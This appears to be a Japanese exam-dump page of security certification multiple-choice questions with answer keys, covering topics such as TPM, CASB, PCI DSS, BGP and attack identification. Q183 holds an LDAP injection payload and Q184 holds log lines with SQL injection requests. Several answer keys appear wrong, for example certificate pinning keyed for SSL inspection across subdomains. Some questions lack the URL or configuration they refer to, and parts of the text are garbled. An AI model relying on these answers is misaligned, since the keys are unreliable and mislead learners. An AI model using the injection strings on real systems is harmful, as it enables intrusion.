最近のデータ侵害により、ある企業がストレージ環境全体に顧客データを含む多数のファイルを保持していることが明らかになりました。これらのファイルは従業員ごとに個別化されており、顧客のさまざまな注文、問い合わせ、問題を追跡するために使用されます。ファイルは暗号化されていないため、誰でもアクセスできます。上級管理チームは、既存のプロセスを中断することなく、これらの問題に対処したいと考えています。
セキュリティアーキテクトは次のうちどれを推奨しますか?
A. セキュリティ ベースラインに設定されていないシステムについてレポートする CMDB
B. データを統合し、プロセスとニーズに基づいてアクセスをプロビジョニングするための CRM アプリケーション
C. どのプロセスを追跡する必要があるかを特定する ERP プログラム
D. 顧客データが含まれるファイルを特定して削除する DLP プログラム
Answer: A (メーッセージを残す**)**

最新問題: **168**
脅威ハンティング チームは、ネットワーク内で発生する可能性のある APT アクティビティに関するレポートを受け取ります。
チームは次の脅威管理フレームワークのうちどれを実装する必要がありますか?
A. NIST SP 800-53
B. 侵入分析のダイヤモンド モデル
C. マイターアタック&CK
D. サイバーキルチェーン
Answer: A (メーッセージを残す**)**

最新問題: **169**
ある組織は最近、エンドポイント デバイス上の OS ブートローダーに悪意のあるロジックを挿入する攻撃者を特徴とする攻撃から回復しました。そのため、この組織は、OS コンポーネントの完全なロードを通じて IJEFI から各コンポーネントを監視しながら、測定ブートと認証に TPM の使用を要求することを決定しました。。次の TPM 構造は、このストレージ機能を有効にしますか?
A. プラットフォーム構成レジスタ
B. クロック/カウンタ構造
C. 推しチケット
D. MAC スキームを使用したコマンド タグ構造

Answer: A (メーッセージを残す)

最新問題: **170**
昨年の攻撃パターンを振り返ると、攻撃者は侵害されやすいシステムを発見した後、偵察を中止したことがわかります。同社は、貴重な攻撃情報を取得しながら、この情報を使用して環境を保護する方法を見つけたいと考えています。
会社が導入するのに最適なのは次のうちどれですか?
A. ハニーポット
B. IDS
C. SIEM
D. WAF
Answer: (解答を表示する)

最新問題: **171**
法医学対応でステガナリシス技術を使用する利点は次のうちどれですか?
A. DRM で保護されたメディアに対する独自の攻撃の頻度の特定
B. 安全な音声通信で使用される対称暗号の解読
C. 取得した証拠の保管過程の維持
D. .wav ファイル内のデータの最下位ビット エンコーディングの識別
Answer: (解答を表示する)

最新問題: **172**
企業の従業員は、海外旅行中に企業システムにアクセスすることを許可されていません。会社の電子メール システムは、地理的位置に基づいてログインをブロックするように構成されていますが、一部の従業員は、携帯電話が旅行中に電子メールを同期し続けていると報告しています。最も可能性の高い説明は次のうちどれですか?
(2つ選択してください。)
A. 無制限の電子メール管理者アカウント
B. モバイルデバイス上の VPN
C. 時代遅れのエスカレーション攻撃
D. 権限昇格攻撃
E. UDP プロトコルの主な用途
F. モバイルデバイスで GPS を無効にする
Answer: B,F (メーッセージを残す)

最新問題: **173**
セキュリティ エンジニアは、企業ネットワークからの安全でない接続をすべて閉じるように依頼されました。エンジニアは、企業の UTM がユーザーに IMAPS 経由の電子メールのダウンロードを許可しない理由を理解しようとしています。エンジニアは理論を策定し、ファイアウォール ID

58 を作成してテストを開始します。ユーザーは代わりに IMAP を使用することで電子メールを正しくダウンロードできるようになります。ネットワークは 3 つの VLAN で構成されます。

- VLAN 30	Guest networks	192.168.20.0/25
- VLAN 20	Corporate user network	192.168.0.0/28
- VLAN 110	Corporate server network	192.168.0.16/29

セキュリティ エンジニアは UTM ファイアウォール ルールを調べて、次のことを発見しました。

Rule active	Firewall ID	Source	Destination	Ports	Action	TLS decryption
Yes	58	VLAN 20	15.22.33.45	143	Allow and log	Enabled
Yes	33	VLAN 30	Any	80, 443,	Allow and log	Disabled
Yes	22	VLAN 110	VLAN 20	Any	Allow and log	Disabled
No	21	VLAN 20	15.22.33.45	990	Allow and log	Disabled
Yes	20	VLAN 20	VLAN 110	Any	Allow and log	Enabled
Yes	19	VLAN 20	Any	993, 587	Allow and log	Enabled

IMAPS が企業ユーザー ネットワーク上で適切に機能することを確認するには、セキュリティ エンジニアが行うべきことは次のうちどれですか?

A. UTM 証明書が企業コンピュータにインポートされていることを確認してください。

B. 企業コンピュータにメール サーバー証明書がインストールされていることを確認します。

C. 電子メール サービス プロバイダーに連絡し、会社の IP がブロックされているかどうかを確認します。

D. IMAPS ファイアウォール ルールを作成して、電子メールが確実に許可されるようにします。

Answer: (解答を表示する)

最新問題: **174**

セキュリティ エンジニアは、次の要件を満たすソリューションを推奨する必要があります。

プロバイダーのネットワーク内の機密データを特定する

会社および規制のガイドラインへのコンプライアンスを維持する

内部関係者の脅威、特権ユーザーの脅威、侵害されたアカウントを検出して対応します

暗号化、トークン化、アクセス制御などのデータ中心のセキュリティを強化する

これらの要件に対処するために、セキュリティ エンジニアが推奨するソリューションは次のうちどれですか?

A. WAF

B. CASB

C. DLP

D. SWG

Answer: B (メーッセージを残す)

最新問題: **175**

脅威アナリストは HTTP ログを調べているときに次の URL に気づきました。

脅威アナリストが認識している攻撃タイプは次のうちどれですか?

A. CSRF
B. セッションハイジャック
C. SQL インジェクション
D. XSS
Answer: D (メーッセージを残す**)**

最新問題**: 176**
ある組織は最近、顧客のクレジット カード情報の処理、送信、保存を開始しました。
その後 1 週間以内に、組織は大規模な侵害に見舞われ、顧客の情報が漏えいしました。
保存中および転送中の情報を保護するための最良のガイダンスは次のうちどれですか?
A. NIST
B. PCI DSS
C. GDPR
D. ISO
Answer: B (メーッセージを残す**)**

最新問題**: 177**
企業は顧客向けに複数の API を公開しており、キーを使用して顧客データ セットを分離する必要があります。
顧客キーの保管に使用するのに最適なのは次のうちどれですか?
A. 公開鍵インフラストラクチャ
B. ハードウェアセキュリティモジュール
C. ローカライズされたキーストア
D. 信頼できるプラットフォーム モジュール
Answer: B (メーッセージを残す**)**

最新問題**: 178**
災害復旧チームは、前回の災害復旧並行テスト中に発生したいくつかの間違いを知りました。重要なサービスの復旧の 70% で計算リソースが枯渇しました。
問題の再発を防ぐために、次のどれを変更する必要がありますか?
A. 目標復旧時点
B. リカバリサービスレベル
C. 目標復旧時間
D. ミッション必須機能
Answer: B (メーッセージを残す**)**

最新問題**: 179**
新しい Web サーバーは、新しいセキュア ・バイ ・デザイン原則と PCI DSS に準拠する必要があります。これには、経路上での攻撃のリスクを軽減することが含まれます。セキュリティ アナリストが次の Web サーバー構成をレビューしています。

ビジネス要件をサポートするには、セキュリティ アナリストが削除する必要がある暗号は次のうちどれですか?

A. TLS_AES_128_GCM_SHA256
B. TLS_DHE_DSS_WITH_RC4_128_SHA
C. TLS_AES_128_CCM_8_SHA256
D. TLS_CHACHA20_POLY1305_SHA256
Answer: B (メーッセージを残す**)**

最新問題**: 180**
セキュリティ アーキテクトは、高度に分散されたリモート ワークフォースを抱える組織向けに CASB ソリューションを実装する必要があります。実装要件の 1 つには、SaaS アプリケーションを検出し、未承認またはリスクがあると特定されたアプリケーションへのアクセスをブロックする機能が含まれます。この目的を最もよく達成できるのは次のうちどれですか?

A. ローカル Web トラフィックを監視するエンドポイント エージェントを展開して、DLP および暗号化ポリシーを適用します。
B. すべてのユーザー Web トラフィックをプロキシするクラウド インフラストラクチャを実装し、DI-P および暗号化ポリシーを適用します。
C. すべてのユーザーの Web トラフィックをプロキシし、集中ポリシーに従ってアクセスを制御するクラウド インフラストラクチャを実装します。
D. ローカル Web トラフィックを監視し、一元化されたポリシーに従ってアクセスを制御するエンドポイント エージェントを展開します。
Answer: C (メーッセージを残す**)**
説明
SaaS アプリケーションを検出し、未承認またはリスクがあると特定されたアプリケーションへのアクセスをブロックするという目的を達成するための最良の方法は、すべてのユーザーの Web トラフィックをプロキシし、一元化されたポリシーに従ってアクセスを制御するクラウド インフラストラクチャを実装することです (C)。このソリューションにより、セキュリティ アーキテクトはすべての Web トラフィックを検査し、アクセス コントロール ポリシーを一元的に適用できるようになります。このソリューションにより、セキュリティ アーキテクトは危険な SaaS アプリケーションを検出してブロックすることもできます。

最新問題: **181**
世界的なパンデミックのため、企業の全スタッフがリモート勤務を始めました。リモートワークに移行するために、同社は SaaS コラボレーション ツールに移行しました。人事部門はこれらのツールを使用して機密情報を処理したいと考えていますが、データが次のようなものになる可能性があることを懸念しています。
文書の印刷を通じてメディアに漏洩
個人のメールアドレスに送信される
システム管理者によってアクセスおよび表示されます
ファイル保管サイトにアップロードされる
次のうち、部門の懸念を軽減できるものはどれですか?
A. プロキシ、セキュア VPN、エンドポイント暗号化、および AV
B. VDI、プロキシ、CASB、DRM
C. データ損失検出、リバース プロキシ、EDR、および PGP
D. ウォーターマーク、フォワード プロキシ、DLP、および MFA
Answer: B (メーッセージを残す)

最新問題: **182**
ある企業がSSL検査を導入しています。今後 6 か月の間に、サブドメインで分離された複数の Web アプリケーションがデプロイされます。
複数の証明書を展開せずにデータの検査を可能にするものは次のうちどれですか?
A. 利用可能な暗号スイートをすべて含めます。
B. ワイルドカード証明書を作成します。
C. サードパーティ CA を使用します。
D. 証明書の固定を実装します。
Answer: D (メーッセージを残す)

最新問題: **183**
セキュリティ アナリストは、同社の WAF が適切に構成されていないことを発見しました。メイン Web サーバーが侵害され、悪意のあるリクエストの 1 つで次のペイロードが見つかりました。

```
(&(objectClass=*)(objectClass=*))(&(objectClass=void)(type=admin))
```

この脆弱性を軽減するのに最も適したものは次のうちどれですか?

A. ネットワーク侵入防止
B. キャプチャ
C. 入力チェック
D. データエンコーディング
Answer: (解答を表示する)

最新問題: **184**
Web サーバーからの次のログ スニペットがあるとします。

```
84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 AND (SELECT 6810
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(6810=6810,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3)
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT 7505
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(7505=7505,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3)
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT
CONCAT(0x7171787671,(SELECT (ELT(1399=1399,1))),0x71707a7871)) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru;
rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:27 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 UNION ALL SELECT
CONCAT(0x7171787671,0x537653544175467a724f,0x71707a7871),NULL,NULL-- HTTP/1.1" 200 182 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1;
ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"
```

このタイプの攻撃を最も適切に説明しているのは次のうちどれですか?
A. クロスサイトリクエストフォージェリ
B. ブルートフォース
C. SQL インジェクション
D. クロスサイトスクリプティング
Answer: C (メーッセージを残す)

最新問題: **185**
セキュリティ インシデントの後、ネットワーク セキュリティ エンジニアは、会社の機密性の高い外部トラフィックの一部が、通常は使用されないセカンダリ ISP 経由でリダイレクトされていることを発見しました。
単一のプロバイダーに障害が発生した場合でもネットワークを機能させながら、ルートを保護するのに最も適したものは次のうちどれですか?
A. 受信 BGP プレフィックス リストを実装します。
B. BGP ルート リフレクタを実装します。
C. BGP を無効にし、内部ネットワークごとに単一の静的ルートを実装します。
D. BGP を無効にし、OSPF を実装します。
Answer: A (メーッセージを残す)

最新問題: **186**
デジタル変革を進めている企業は、CSP の復元力を検討しており、CSP インシデントが発生した場合に SLA 要件を満たせるかどうかを懸念しています。
変革を進めるのに最適なのは次のうちどれですか?
A. バックアップとしてのオンプレミス ソリューション

B. ラウンドロビン構成のロードバランサ
C. マルチクラウド プロバイダー ソリューション
D. 同じテナント内のアクティブ/アクティブ ソリューション
Answer: C (メーッセージを残す**)**
説明
アクティブ/アクティブ クラスターは、クラウド プロバイダーがダウンした場合には何も行いません。マルチクラウドの主な機能の 1 つは冗長性で
す。https://www.cloudflare.com/learning/cloud/what-is-multicloud/